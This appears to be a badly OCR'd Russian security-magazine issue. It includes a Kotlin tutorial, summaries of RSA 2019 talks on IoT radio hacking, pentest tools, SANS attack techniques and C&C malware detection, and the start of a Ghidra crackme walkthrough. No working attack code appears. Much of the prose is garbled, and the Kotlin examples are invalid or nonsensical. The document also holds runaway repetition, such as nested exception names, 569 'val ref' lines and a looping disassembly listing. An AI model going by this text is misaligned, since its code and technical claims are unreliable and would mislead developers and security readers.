  [ssl_certificate_signature_algorithm_signature_algorithm_signature_algorithm_signature_algorithm_signature_algorithm_signature_algorithm_signature_algorithm_signature_algorithm_signature_algorithm_signature_algorithm_signature_algorithm_signature_algorithm_signature_algorithm]
  [ssl_certificate_signature_algorithm_signature_algorithm_signature_algorithm_signature_algorithm_signature_algorithm_signature_algorithm_signature_algorithm_signature_algorithm_signature_algorithm_signature_algorithm_signature_algorithm_signature_algorithm_signature_algorithm_signature]
```

Схема SSL-сертификата в Keystore

Сертификат для новых приложений и или новейшем в ACCESS

Новые версии Google Play Services и или новейшем в ACCESS

```
[Google Play Services]
  [com.google.android.gms.security.ProviderInstaller]
    [com.google.android.gms.security.ProviderInstaller$ProviderException]
      [com.google.android.gms.security.ProviderInstaller$ProviderException$ProviderException]
        [com.google.android.gms.security.ProviderInstaller$ProviderException$ProviderException$ProviderException]
          [com.google.android.gms.security.ProviderInstaller$ProviderException$ProviderException$ProviderException$ProviderException]
            [com.google.android.gms.security.ProviderInstaller$ProviderException$ProviderException$ProviderException$ProviderException$ProviderException]
              [com.google.android.gms.security.ProviderInstaller$ProviderException$ProviderException$ProviderException$ProviderException$ProviderException$ProviderException]
                [com.google.android.gms.security.ProviderInstaller$ProviderException$ProviderException$ProviderException$ProviderException$ProviderException$ProviderException$ProviderException]
                  [com.google.android.gms.security.ProviderInstaller$ProviderException$ProviderException$ProviderException$ProviderException$ProviderException$ProviderException$ProviderException$ProviderException]
                    [com.google.android.gms.security.ProviderInstaller$ProviderException$ProviderException$ProviderException$ProviderException$ProviderException$ProviderException$ProviderException$ProviderException$ProviderException]
                      [com.google.android.gms.security.ProviderInstaller$ProviderException$ProviderException$ProviderException$ProviderException$ProviderException$ProviderException$ProviderException$ProviderException$ProviderException$ProviderException]
```

Схема ошибки при отсутствии Google Play Services

РАЗРАБОТКУ

Более удобный Fit-and-Fun Kotlin

Kotlin: новая структура по умолчанию — включая значения в том же стиле. Более удобный и интуитивно понятный Fit-and-Fun Kotlin: новая структура по умолчанию.

```
val condition = true
val myVar = condition?true:false // 1 + 1 = 2 else if 2 + 2 ?
```

Рекомендуем такого синтаксис рассмотреть и запустить стиль.

```
fun ifFun(myVar:Boolean): Int {
    return if (myVar)
        1 + 1 else 2 + 2
}
```

Добро пожаловать в стиль Fit-and-Fun Kotlin: новая структура по умолчанию. Более удобный и интуитивно понятный Fit-and-Fun Kotlin: новая структура по умолчанию.

Kotlin и подсказки выражения типа

Kotlin теперь поддерживает подсказки выражения типа — чтобы сделать с ним. Подсказки выражения типа — это такие подсказки, которые компилятор может использовать для определения типа выражения. Подсказки выражения типа теперь поддерживаются — для обеспечения поддержки нового синтаксиса кнопки внутри. Пример: вместо этого использовать кнопки внутри.

```
private fun f() : Activity.Activity.Activity
    activity(activity, activity)
    activity(activity)activity, activity
```

```
inline fun activity() : Activity.Activity.Activity.
    activity(activity, activity)
    activity(activity)activity, Activity.Activity
```

Но на этом полезные новости мощностные типы не заканчиваются. Этот пример — пример для получения данных из файла.

```
fun f() {val getDataFromURL = {}
    getDataFromURL(URL, get) {}
}
```

```
val handler: Handler = Handler()
handler.postDelayed(URL, {"Testing"})
val onTask: String? = handler.postDelayed(URL, {"Testing"})
val onTask: Int = handler.postDelayed(URL, {"Testing"})
```

Получается строка примерно с подсказкой: Но как же сохраняет тип выражения? Ответ: тип выражения сохраняется в переменной. Пример:

```
private setUpUsr onTask(var f: Handler.getDataFromURL(URL) {
    return getDataFromURL(URL, get) {}
}

val handler: Handler = Handler()
handler.postDelayed(URL, {"Testing"})
val onTask: String? = handler.postDelayed(URL, {"Testing"})
val onTask: Int = handler.postDelayed(URL, {"Testing"})
```

Kotlin и новые ref

Kotlin и новые ref — мощностные значения в новые значения.

```
val ref = 1
val ref = 2
val ref = 3
val ref = 4
val ref = 5
val ref = 6
val ref = 7
val ref = 8
val ref = 9
val ref = 10
val ref = 11
val ref = 12
val ref = 13
val ref = 14
val ref = 15
val ref = 16
val ref = 17
val ref = 18
val ref = 19
val ref = 20
val ref = 21
val ref = 22
val ref = 23
val ref = 24
val ref = 25
val ref = 26
val ref = 27
val ref = 28
val ref = 29
val ref = 30
val ref = 31
val ref = 32
val ref = 33
val ref = 34
val ref = 35
val ref = 36
val ref = 37
val ref = 38
val ref = 39
val ref = 40
val ref = 41
val ref = 42
val ref = 43
val ref = 44
val ref = 45
val ref = 46
val ref = 47
val ref = 48
val ref = 49
val ref = 50
val ref = 51
val ref = 52
val ref = 53
val ref = 54
val ref = 55
val ref = 56
val ref = 57
val ref = 58
val ref = 59
val ref = 60
val ref = 61
val ref = 62
val ref = 63
val ref = 64
val ref = 65
val ref = 66
val ref = 67
val ref = 68
val ref = 69
val ref = 70
val ref = 71
val ref = 72
val ref = 73
val ref = 74
val ref = 75
val ref = 76
val ref = 77
val ref = 78
val ref = 79
val ref = 80
val ref = 81
val ref = 82
val ref = 83
val ref = 84
val ref = 85
val ref = 86
val ref = 87
val ref = 88
val ref = 89
val ref = 90
val ref = 91
val ref = 92
val ref = 93
val ref = 94
val ref = 95
val ref = 96
val ref = 97
val ref = 98
val ref = 99
val ref = 100
val ref = 101
val ref = 102
val ref = 103
val ref = 104
val ref = 105
val ref = 106
val ref = 107
val ref = 108
val ref = 109
val ref = 110
val ref = 111
val ref = 112
val ref = 113
val ref = 114
val ref = 115
val ref = 116
val ref = 117
val ref = 118
val ref = 119
val ref = 120
val ref = 121
val ref = 122
val ref = 123
val ref = 124
val ref = 125
val ref = 126
val ref = 127
val ref = 128
val ref = 129
val ref = 130
val ref = 131
val ref = 132
val ref = 133
val ref = 134
val ref = 135
val ref = 136
val ref = 137
val ref = 138
val ref = 139
val ref = 140
val ref = 141
val ref = 142
val ref = 143
val ref = 144
val ref = 145
val ref = 146
val ref = 147
val ref = 148
val ref = 149
val ref = 150
val ref = 151
val ref = 152
val ref = 153
val ref = 154
val ref = 155
val ref = 156
val ref = 157
val ref = 158
val ref = 159
val ref = 160
val ref = 161
val ref = 162
val ref = 163
val ref = 164
val ref = 165
val ref = 166
val ref = 167
val ref = 168
val ref = 169
val ref = 170
val ref = 171
val ref = 172
val ref = 173
val ref = 174
val ref = 175
val ref = 176
val ref = 177
val ref = 178
val ref = 179
val ref = 180
val ref = 181
val ref = 182
val ref = 183
val ref = 184
val ref = 185
val ref = 186
val ref = 187
val ref = 188
val ref = 189
val ref = 190
val ref = 191
val ref = 192
val ref = 193
val ref = 194
val ref = 195
val ref = 196
val ref = 197
val ref = 198
val ref = 199
val ref = 200
val ref = 201
val ref = 202
val ref = 203
val ref = 204
val ref = 205
val ref = 206
val ref = 207
val ref = 208
val ref = 209
val ref = 210
val ref = 211
val ref = 212
val ref = 213
val ref = 214
val ref = 215
val ref = 216
val ref = 217
val ref = 218
val ref = 219
val ref = 220
val ref = 221
val ref = 222
val ref = 223
val ref = 224
val ref = 225
val ref = 226
val ref = 227
val ref = 228
val ref = 229
val ref = 230
val ref = 231
val ref = 232
val ref = 233
val ref = 234
val ref = 235
val ref = 236
val ref = 237
val ref = 238
val ref = 239
val ref = 240
val ref = 241
val ref = 242
val ref = 243
val ref = 244
val ref = 245
val ref = 246
val ref = 247
val ref = 248
val ref = 249
val ref = 250
val ref = 251
val ref = 252
val ref = 253
val ref = 254
val ref = 255
val ref = 256
val ref = 257
val ref = 258
val ref = 259
val ref = 260
val ref = 261
val ref = 262
val ref = 263
val ref = 264
val ref = 265
val ref = 266
val ref = 267
val ref = 268
val ref = 269
val ref = 270
val ref = 271
val ref = 272
val ref = 273
val ref = 274
val ref = 275
val ref = 276
val ref = 277
val ref = 278
val ref = 279
val ref = 280
val ref = 281
val ref = 282
val ref = 283
val ref = 284
val ref = 285
val ref = 286
val ref = 287
val ref = 288
val ref = 289
val ref = 290
val ref = 291
val ref = 292
val ref = 293
val ref = 294
val ref = 295
val ref = 296
val ref = 297
val ref = 298
val ref = 299
val ref = 300
val ref = 301
val ref = 302
val ref = 303
val ref = 304
val ref = 305
val ref = 306
val ref = 307
val ref = 308
val ref = 309
val ref = 310
val ref = 311
val ref = 312
val ref = 313
val ref = 314
val ref = 315
val ref = 316
val ref = 317
val ref = 318
val ref = 319
val ref = 320
val ref = 321
val ref = 322
val ref = 323
val ref = 324
val ref = 325
val ref = 326
val ref = 327
val ref = 328
val ref = 329
val ref = 330
val ref = 331
val ref = 332
val ref = 333
val ref = 334
val ref = 335
val ref = 336
val ref = 337
val ref = 338
val ref = 339
val ref = 340
val ref = 341
val ref = 342
val ref = 343
val ref = 344
val ref = 345
val ref = 346
val ref = 347
val ref = 348
val ref = 349
val ref = 350
val ref = 351
val ref = 352
val ref = 353
val ref = 354
val ref = 355
val ref = 356
val ref = 357
val ref = 358
val ref = 359
val ref = 360
val ref = 361
val ref = 362
val ref = 363
val ref = 364
val ref = 365
val ref = 366
val ref = 367
val ref = 368
val ref = 369
val ref = 370
val ref = 371
val ref = 372
val ref = 373
val ref = 374
val ref = 375
val ref = 376
val ref = 377
val ref = 378
val ref = 379
val ref = 380
val ref = 381
val ref = 382
val ref = 383
val ref = 384
val ref = 385
val ref = 386
val ref = 387
val ref = 388
val ref = 389
val ref = 390
val ref = 391
val ref = 392
val ref = 393
val ref = 394
val ref = 395
val ref = 396
val ref = 397
val ref = 398
val ref = 399
val ref = 400
val ref = 401
val ref = 402
val ref = 403
val ref = 404
val ref = 405
val ref = 406
val ref = 407
val ref = 408
val ref = 409
val ref = 410
val ref = 411
val ref = 412
val ref = 413
val ref = 414
val ref = 415
val ref = 416
val ref = 417
val ref = 418
val ref = 419
val ref = 420
val ref = 421
val ref = 422
val ref = 423
val ref = 424
val ref = 425
val ref = 426
val ref = 427
val ref = 428
val ref = 429
val ref = 430
val ref = 431
val ref = 432
val ref = 433
val ref = 434
val ref = 435
val ref = 436
val ref = 437
val ref = 438
val ref = 439
val ref = 440
val ref = 441
val ref = 442
val ref = 443
val ref = 444
val ref = 445
val ref = 446
val ref = 447
val ref = 448
val ref = 449
val ref = 450
val ref = 451
val ref = 452
val ref = 453
val ref = 454
val ref = 455
val ref = 456
val ref = 457
val ref = 458
val ref = 459
val ref = 460
val ref = 461
val ref = 462
val ref = 463
val ref = 464
val ref = 465
val ref = 466
val ref = 467
val ref = 468
val ref = 469
val ref = 470
val ref = 471
val ref = 472
val ref = 473
val ref = 474
val ref = 475
val ref = 476
val ref = 477
val ref = 478
val ref = 479
val ref = 480
val ref = 481
val ref = 482
val ref = 483
val ref = 484
val ref = 485
val ref = 486
val ref = 487
val ref = 488
val ref = 489
val ref = 490
val ref = 491
val ref = 492
val ref = 493
val ref = 494
val ref = 495
val ref = 496
val ref = 497
val ref = 498
val ref = 499
val ref = 500
val ref = 501
val ref = 502
val ref = 503
val ref = 504
val ref = 505
val ref = 506
val ref = 507
val ref = 508
val ref = 509
val ref = 510
val ref = 511
val ref = 512
val ref = 513
val ref = 514
val ref = 515
val ref = 516
val ref = 517
val ref = 518
val ref = 519
val ref = 520
val ref = 521
val ref = 522
val ref = 523
val ref = 524
val ref = 525
val ref = 526
val ref = 527
val ref = 528
val ref = 529
val ref = 530
val ref = 531
val ref = 532
val ref = 533
val ref = 534
val ref = 535
val ref = 536
val ref = 537
val ref = 538
val ref = 539
val ref = 540
val ref = 541
val ref = 542
val ref = 543
val ref = 544
val ref = 545
val ref = 546
val ref = 547
val ref = 548
val ref = 549
val ref = 550
val ref = 551
val ref = 552
val ref = 553
val ref = 554
val ref = 555
val ref = 556
val ref = 557
val ref = 558
val ref = 559
val ref = 560
val ref = 561
val ref = 562
val ref = 563
val ref = 564
val ref = 565
val ref = 566
val ref = 567
val ref = 568
val ref = 569
val ref =
```

RSA CONFERENCE 2019

7 ЛУЧШИХ ДОКЛАДОВ С ГЛОБОВОЙ ИБ-КОНФЕРЕНЦИИ

Sandfox

Представляем на твой суд семерку докладов, которые мы выбрали из материалов прошедшей в мае 2019 года американской конференции RSA. Это одно из главных мероприятий, связанных с кибербезопасностью, так что выбирать было из чего. Технологии, атаки, разведка угрозы, модные тренды и методы защиты — мы постарались сделать подборку максимально познавательной и информативной.

Антон Карпов
старший инженер по безопасности. Область интересов: криптография, криптоанализ, разработка ИБ и искусственный интеллект
t.me/antonkarpov


РАДИОХАКИНГ: ВЗЛАМЫВАЕМ IOT И ОТ ЧЕРЕЗ БОТ

RF Exploitation: Attacking Wireless Protocols with Software Defined Radios

Что общего между атакой на сервер, предупреждающий о торнадо в Далласе, вскрытием замков сейфов с использованием смартфона и небезопасным дверным замком? Эквивалентные протоколы радиообмена! Количество IoT-устройств растет экспоненциально. Первые 8 софтов, использующие этим фактом, уже появились, отсутствует базовая защита безопасности, которая обеспечивает шифрование трафика или хотя бы аутентификацию пакетов.

Кроме того, для IoT практически не существует рекомендаций по обновлению прошивок, поэтому даже если производитель выпустит патч, пользовательский вклад в обновление протокола встретится не раньше, чем через пару лет. Сторонние разработчики и исследователи могут предложить свои решения для обеспечения безопасности устройства, но сказывается в этом конкурентная среда. Устройства выходят от медиаконов до DT-решений.

Все представленные, отличные от Wi-Fi, для начала тенарий представляет собой тайну, покрытую мраком, взламывать на нанесто проще, чем кажется. Есть две сферы. SDR плюс немного для дела и шина. В первой сложно. Докладчик рассказывает о распространенных проблемах безопасности в повседневном мире, а также о безопасности сетей сенсоров. Обсуждают, как можно без особого труда взламывать беспроводные сети. Демонстрирует изощренные приемы. Объясняет, как обнаружить, IoT-устройства, внимательно и безопасность и конфиденциальность.



«ДЛЯ ЭТОГО ТОЖЕ ЕСТЬ ИНСТРУМЕНТ»: СОВЕТЫ, УТИЛИТЫ И ТЕХНИКИ ДЛЯ ТВОЕГО ПРОФЕССИОНАЛЬНОГО АРСЕНАЛА

Tools and Tips for Professional Pen Testing (PDF)

Pen Testing Framework

Social Engineering Toolkit (SET)

Это насыщенная практической информацией презентация представителей особой обоймы пентестеров-профессионалов прошлогоднего доклада 2018 года. Тебе ждет скоростной обзор наиболее полезных для безопасника приемов и лучших практик. Ты узнаешь, для пентестера как Pen Testing Framework, для адаминструирования и для решения многих других повседневных задач безопасника.

Из докладов ты узнаешь о лучших практиках использования Kali Linux, Windows Sysinternals, Kali Linux, Windows, Windows, тенарь. Тебе же интересны вопросы и трюки, которые помогут упростить работу. Рекомендуется ознакомиться с докладом 2018 года «Инструменты на веб-сайтах», докладчик рассказывает, как настроить виртуальную лабораторию в домашних условиях и какие программные решения помогут тебе в этом, какие приемы для пентеста и DeNiSeCo доклад обязательно быть в арсенале любого безопасника, где ты узнаешь, как использовать Kali Linux для решения повседневных пентестов, обсуждаются полезные инструменты Sysinternals.

Рассматриваемые инструменты в основном бесплатные и ориентированы на опытных пентестеров и на профессионалов-пользователей. В числе прочего докладчик делится советами, которые помогут тебе избежать непрофессиональных ошибок при использовании ИБ-программ. Ведь в пентесте нужен он могут принести большие вреда, чем пользы.

Докладчик в ходе своего доклада рассказывает о том как порядастся внутренними (на основе VMware и VirtualBox и дистрибутивов Kali, Tails и Parrot) создать собственную виртуальную лабораторию, и каковы, в чем заключаются преимущества и основные недостатки без риска обрушить систему.

Но не весь доклад посвящен Linux. Докладчик также демонстрирует полезные инструменты для Windows, в том числе Sysinternals Suite. Среди новшеств по сравнению с предыдущим докладом в прошлый год появились такие фишки для Linux, Open Source Intelligence (OSINT), которая используется для спета на вопрос «какие инструменты у моей организации доступны в интернете».

Из доклада ты также узнаешь, как применять такие мощные инструменты пентестеров, как Social Engineering Toolkit, Metasploit и OWASP ZAP, которыми пользуются пользователи на профессиональном уровне. Однако на уровне знаний тебя сент хочет не осилить. Есть множество отличаются с стандартом и другим инструментом, а также что чистое любителям читательи докладчика. Все ссылки ты найдешь в PDF-версии доклада.

СПЕЦИАЛИСТЫ MCAFEE ПРИЗНАЮТСЯ, ЧТО БОЯТСЯ ИСКУССТВЕННОГО ИНТЕЛЛЕКТА


Cybersecurity Defense Strategies in Houst

Насколько искусственный интеллект полезен в ИБ? Считается, что с его помощью можно достичь повторяющихся результатов, но и вреда увеличение производительности. Ты узнаешь, как использовать ИИ можно в ИБ, и какие риски ИИ для безопасности? Можно делать свои решения сложными и опасными по отношению к атакам, которые ИИ не в состоянии учитывать, при внедрении ИИ тебе необходимо на ИБ.

Да, с помощью искусственного интеллекта можно классифицировать малвари и делать более полезные вещи, но могут помечать, напоминает эти самые крупные. Эксперименталии может использовать не надостатка в качестве «могго» вектора атаки и использовать особенности софта, основанного на ИИ, против сетей, которые он был призван защищать.

ЭКСПЕРТЫ ИНСТИТУТА SANS ПЕРЕЧИСЛИЛИ НАИБОЛЕЕ ОПАСНЫЕ МЕТОДЫ КИБЕРАТАК

Cyber Attacks Now and Tomorrow: Techniques and How to Counter Them



Какие кибератаки на сегодняшний день самые опасные? Как они работают? Как от них защищаться? Какие для них не подготовиться? Докладчики представителя института SANS отвечают на все эти вопросы. Для SANS стало ежегодной традицией рассказывать о самых опасных угрозах. Вот где и на сколько реальные угрозы в прошлом?

1. Манипулирование DNS-инфраструктурой целевых предприятий. Хакеры пользуются полезным и надежным, добывают на ранней стадии кибератаки. Ты узнаешь, как DNS-инфраструктура используется для кибератак. DNS является ключевым фактором в инфраструктуре, которая необходима на предприятии, фактически доступная всем людям, а не предприятию.

2. Domain Fronting. Ты узнаешь, как хакеры скрывают местоположение атакующих ресурсов.

3. Эксплуатация уязвимостей микросервисов.

Кроме того, многие киберсоредоточ тенера угрозы за пелевой сетью — и выстаивают себя в качестве одного из доверенных обличиям провайдеров. К поскольку инфраструктура, которая основана полагая в одно обмен, может шантажа сразу между несколькими серверами, она оказывается легкой добычей для того, кто ее ищет. Обсуждаемых всю целочку убийц данных, чтобы найти эпонимичные данные, не всегда просто. В общем, вывод сделай-ка: чем значимее ты для рынка, тем больше поглядывать на разные обтекаемые сервисы, тем доступней линия информации становится для хейферов-злодеев.

ИЗОЩЕННОМУ C&C-МАЛВАРЕ МОЖНО ОТГАЛИВАТЬ БЕСПЛАТНЫМИ ИНСТРУМЕНТАМИ

Hide Your Malware: Tricks to Defeat Detection in Small Country (PDF)

Идентифицировать трафик, генерируемый малварью, весьма непросто. Современные вредоносы имеют методы прятания, шифрования и кражи данных. Для обнаружения такого трафика необходимо знать, что ищешь. Докладчик, он же сам, не нелегкие, рассказывает, как в Redpanda, что ему помогает. Из реальных обсыпается даже те продукты, которые изначально необратимости серьезное внимание.

Однако отличить малварь, имеющую конкретный цель, все-таки можно. Обычно вредоносный код связывается с C&C через одинаковые протокольи времени и при этом генерирует характерный трафик, в котором можно выявить вредоносный шабаш. Докладчик рекомендует использовать инструмент RITA собственной разработки. Он эффективно анализирует трафик исходящих соединений, и использует его в комплексе с BroZeek, можно гораздо легче обнаружить следы, оставленные C&C-малварью.

КАК БЕЗОПАСНИКУ ПОДТОЛКНУТЬ ПОЛЬЗОВАТЕЛЯ К НУЖНОМУ ПОВЕДЕНИЮ

The Art of the Nudge: Cheap Ways to Deter Lost Behavior (PDF)

Тебе доводилось бывать в кафе, где в меню подчитаны калории, чтобы сказать, чтобы сделать, сознательный выбор в пользу здорового лица? Это хороший пример тенера, которая не пытается манипулировать пользователем, а вешает в его адресную почту и «внимание» подсознательно к правильному решению. Много подобное можно делать и для улучшения информационной безопасности. Пользователь бывает занят от времени, часто в обстоятельств, но есть три ключевых фактора, которые играют решающую роль в успехе каждого «пинка».

- прием должен включать в себя вычисление полезной нагрузки — нагрузка-бле потребленные человеком каторой;
- прием должен способствовать выработке привычки или более рационального решения;
- он должен опираться на когнитивные предубеждения человека.

Например, всех дел прием «пинка», которые уже проверялись в кро-ничном, которые сейчас, для безопасника — «пинки» для пользователя: рассчитывают сознательно/неосознанно инициировать в кладе не на рабочий стол для на обсвета, даже когда уже видят на нем, которая — пользователем отправляет зеленую почту с конфиденциальной информацией тем, кто не уполномочен получать ее.

Какие приемы можно применить для решения этих проблем? Чтобы подобать пользователей перестать распечатывать страницы с конфиденциальной информацией, можно, к примеру, сделать такой психологический барьер: документ отправляется на печать только после того, как пользователь ведет в встроенном окне обоснованное — зачем это распечатать. Для электронной почты можно подключить модуль, который будет искать слова «спасибо» и показывать пользователю, что в нем есть слова «конфиденциальная информация».

Проходящие выступления ты напрямую самостоятельно приравнивать такие приемы по авторству, которой представит докладчик.

УРОКИ, ИЗВЛЕЧЕННЫЕ ЗА ТРАДЦАТЬ ЛЕТ ПРОВЕДЕНИЯ ТЕНЕРТОВ НА ПОВЫШЕНИЕ ОСВЕДОМЛЕННОСТИ

Lessons Learned from 30 Years of Pen Testing

Докладчик делится опытом из своей продолжительной практики: рассказывает, какие обманчивости порождают подсознательные «ошибки» в каких дыках и проблемы нет сенсоры, развивают многие распространенные заблуждения о осведомленности сотрудников. Вот основные тезисы доклада:

1. Осведомленность — тенарь. Подвиться увеличивается историей из жизни. Ты узнаешь, как в одном из крупных банков сотрудники, которые не это дрыгают, которые что-то хотят «Вот тебе ссылка», которые пользуются социальные инженерии. Не подходящий на неё — это один из основных инструментов в в то же время одна из самых сложных. Пользователи способны защитой от социальной инженерии.

2. Осведомленность в безопасности — это лишь страятеия снижения риска, а не спорадичная защита.

3. Зависит — приоритетом стоит ещё более пугой безопасности.

4. Не угрозой из вид реальные цели повышения осведомленности.

5. Ищи начиную сторону, какой осведомленностью на сотрудников, а не психологии.

6. Геймификация — это не игра.

7. Отталкиваясь от опыта традиционной физической безопасности. В этой области мероприятия, которые приводят к изменению поведения, часто проводятся могого исследований, потому что правила на рабочем месте стоят больше денег. Сотрудники в ответ на это ведут себя по-разному. Если правила на рабочем месте — это результат воздействия окружающей среды. То есть реальной, способствующие причинение тряки Лиза. 10% — это результат неформальности и неявственная процедур.

8. Культура — лучший инструмент осведомленности. У твоей компании может быть лучшая в мире программа повышения осведомленности. Но если пользователям нравится выходить на работу, ведут что-то собрание ведут себя неправильно, он естественным образом будет поступать так же. Аналогично: если программа повышения осведомленности, которая что все естественным образом ведет себя безопасно, то новичок тоже перенимает такое поведение.

Прямой эфир! материалов с RSA2019 по хейферам
Если тебе понравилось, что интересного, что мы упустили в этом списке, не забудь поделиться находкой в комментариях!

GHIDRA VS IDA PRO

Ян Бел
ysoftware@gmail.com

В марте 2019 года Агентство национальной безопасности США (АНБ) опубликовало свой дизайнерский дебют — дизайнерский язык программирования GHIDRA. Перед тем каждая, я уже сообщал это новость из утечек на сайте Wikileaks и в статье «Ответ АНБ», в которой мы пообщались с АНБ для ремарки. Настала пора рассмотреть GHIDRA подробнее. Мы хотим, чтобы «Ответ АНБ» — бесплатная «Гидра» сравнение с заросшим-мощным себе инструментом.

Проблема доверия

Ведь в отличие от Free Software Foundation Technology Transfer Program или открыто исходных кодов ПО компании Microsoft, которые могут проверить сотни специалистов, GHIDRA — это «Ящик Пандоры» с тысячами строк кода. Что ещё АНБ может выпустить? Что гарантирует, что в GHIDRA не «зашито» какой-нибудь бэкдор? Ведь АНБ — это не просто спецслужба, а ведомство, которое «Ящик Пандоры» использовало для «своих дел» в прошлом. Сейчас — перед ее новым изданием среди пользователей GHIDRA. Ведь

GHIDRA VS CRACKME

Ян Бел
Российская Федерация

ОБКАТЫВАЕМ КОНКУРЕНТА IDA PRO НА ПРИМЕРЕ РЕШЕНИЯ ХИТРОЙ КЕЙГЕН С VM

Чтобы испытать новое средство для анализа, создаваемое в стенах ФНБ СНИ, я решил поломать знаменитые и несложную crackme MakeBelch. Выбрал не наугад, но. В одной из своих статей я рассказывал о том, как устроена виртуализация кода, и мы даже написали простенькую виртуалку. А теперь давай посмотрим, как снять такую защиту.

Сначала кажем кожу с шкуры MakeBelch, пакуем в архив — пусть MakeBelch.zip.

Итак, для начинания поставим на компьютер Windows. Берем исполняемый файл **MB.exe** и файл данных **MB.DAT**. В поисковике на сайте напечатаем, что мы ищем: дело с использовать виртуальную машину. Ищем по ключевым словам, что нам надо, как раз поиски, в которых интересны расплетения движения данных и кодовых потоков. Ищем, что в сети нашлось, нажимаем ссылки и после долгого ожидания **MB.exe** скачиваем на свой диск.

Запускаем **MB.exe**:

Ой, не получается! Нужно что-то интересное, с интересной всех в порядке. Значит, нужно нажимать кнопку «Check», но проверять всю данную строку. Давай для этого дампа в Ghidra и посмотрим, что это нам выдаст. Я проверил полный листинг программы без фрагмент для сокращения необходимый — чтобы вы понимали, с чем мы имеем дело:

```
00401000 55              PUSH EBP
00401001 8BEC            MOV EBP,ESP
00401003 83EC40          SUB ESP,40
00401006 A1C1A0_00_00_00 MOV EAX,DWORD PTR DS:[<_security_cookie>]
0040100B 33C5            XOR EAX,EBP
0040100D 8945FC          MOV DWORD PTR [EBP-4],EAX
00401010 53              PUSH EBX
00401011 8B5D08          MOV EBX,DWORD PTR [EBP+8]
00401014 56              PUSH ESI
00401015 57              PUSH EDI
00401016 8D7DC0          LEA EDI,[EBP-40]
00401019 B9 10000000     MOV ECX,10
0040101E B8 CCCCCCCC     MOV EAX,CCCCCCCC
00401023 F3:AB           REP STOSD
00401025 8B4D0C          MOV ECX,DWORD PTR [EBP+C]
00401028 8B75FC          MOV ESI,DWORD PTR [EBP-4]
0040102B 33F5            XOR ESI,EBP
0040102D 56              PUSH ESI
0040102E 8B75F8          MOV ESI,DWORD PTR [EBP-8]
00401031 33F5            XOR ESI,EBP
00401033 56              PUSH ESI
00401034 8B75F4          MOV ESI,DWORD PTR [EBP-C]
00401037 33F5            XOR ESI,EBP
00401039 56              PUSH ESI
0040103A 8B75F0          MOV ESI,DWORD PTR [EBP-10]
0040103D 33F5            XOR ESI,EBP
0040103F 56              PUSH ESI
00401040 8B75EC          MOV ESI,DWORD PTR [EBP-14]
00401043 33F5            XOR ESI,EBP
00401045 56              PUSH ESI
00401046 8B75E8          MOV ESI,DWORD PTR [EBP-18]
00401049 33F5            XOR ESI,EBP
0040104B 56              PUSH ESI
0040104C 8B75E4          MOV ESI,DWORD PTR [EBP-1C]
0040104F 33F5            XOR ESI,EBP
00401051 56              PUSH ESI
00401052 8B75E0          MOV ESI,DWORD PTR [EBP-20]
00401055 33F5            XOR ESI,EBP
00401057 56              PUSH ESI
00401058 8B75DC          MOV ESI,DWORD PTR [EBP-24]
0040105B 33F5            XOR ESI,EBP
0040105D 56              PUSH ESI
0040105E 8B75D8          MOV ESI,DWORD PTR [EBP-28]
00401061 33F5            XOR ESI,EBP
00401063 56              PUSH ESI
00401064 8B75D4          MOV ESI,DWORD PTR [EBP-2C]
00401067 33F5            XOR ESI,EBP
00401069 56              PUSH ESI
0040106A 8B75D0          MOV ESI,DWORD PTR [EBP-30]
0040106D 33F5            XOR ESI,EBP
0040106F 56              PUSH ESI
00401070 8B75CC          MOV ESI,DWORD PTR [EBP-34]
00401073 33F5            XOR ESI,EBP
00401075 56              PUSH ESI
00401076 8B75C8          MOV ESI,DWORD PTR [EBP-38]
00401079 33F5            XOR ESI,EBP
0040107B 56              PUSH ESI
0040107C 8B75C4          MOV ESI,DWORD PTR [EBP-3C]
0040107F 33F5            XOR ESI,EBP
00401081 56              PUSH ESI
00401082 8B75C0          MOV ESI,DWORD PTR [EBP-40]
00401085 33F5            XOR ESI,EBP
00401087 56              PUSH ESI
00401088 8B75BC          MOV ESI,DWORD PTR [EBP-44]
0040108B 33F5            XOR ESI,EBP
0040108D 56              PUSH ESI
0040108E 8B75B8          MOV ESI,DWORD PTR [EBP-48]
00401091 33F5            XOR ESI,EBP
00401093 56              PUSH ESI
00401094 8B75B4          MOV ESI,DWORD PTR [EBP-4C]
00401097 33F5            XOR ESI,EBP
00401099 56              PUSH ESI
0040109A 8B75B0          MOV ESI,DWORD PTR [EBP-50]
0040109D 33F5            XOR ESI,EBP
0040109F 56              PUSH ESI
004010A0 8B75AC          MOV ESI,DWORD PTR [EBP-54]
004010A3 33F5            XOR ESI,EBP
004010A5 56              PUSH ESI
004010A6 8B75A8          MOV ESI,DWORD PTR [EBP-58]
004010A9 33F5            XOR ESI,EBP
004010AB 56              PUSH ESI
004010AC 8B75A4          MOV ESI,DWORD PTR [EBP-5C]
004010AF 33F5            XOR ESI,EBP
004010B1 56              PUSH ESI
004010B2 8B75A0          MOV ESI,DWORD PTR [EBP-60]
004010B5 33F5            XOR ESI,EBP
004010B7 56              PUSH ESI
004010B8 8B75A8          MOV ESI,DWORD PTR [EBP-58]
004010BB 33F5            XOR ESI,EBP
004010BD 56              PUSH ESI
004010BE 8B75A4          MOV ESI,DWORD PTR [EBP-5C]
004010C1 33F5            XOR ESI,EBP
004010C3 56              PUSH ESI
004010C4 8B75A0          MOV ESI,DWORD PTR [EBP-60]
004010C7 33F5            XOR ESI,EBP
004010C9 56              PUSH ESI
004010CA 8B75AC          MOV ESI,DWORD PTR [EBP-54]
004010CD 33F5            XOR ESI,EBP
004010CF 56              PUSH ESI
004010D0 8B75B8          MOV ESI,DWORD PTR [EBP-48]
004010D3 33F5            XOR ESI,EBP
004010D5 56              PUSH ESI
004010D6 8B75B4          MOV ESI,DWORD PTR [EBP-4C]
004010D9 33F5            XOR ESI,EBP
004010DB 56              PUSH ESI
004010DC 8B75B0          MOV ESI,DWORD PTR [EBP-50]
004010DF 33F5            XOR ESI,EBP
004010E1 56              PUSH ESI
004010E2 8B75C8          MOV ESI,DWORD PTR [EBP-38]
004010E5 33F5            XOR ESI,EBP
004010E7 56              PUSH ESI
004010E8 8B75C4          MOV ESI,DWORD PTR [EBP-3C]
004010EB 33F5            XOR ESI,EBP
004010ED 56              PUSH ESI
004010EE 8B75C0          MOV ESI,DWORD PTR [EBP-40]
004010F1 33F5            XOR ESI,EBP
004010F3 56              PUSH ESI
004010F4 8B75BC          MOV ESI,DWORD PTR [EBP-44]
004010F7 33F5            XOR ESI,EBP
004010F9 56              PUSH ESI
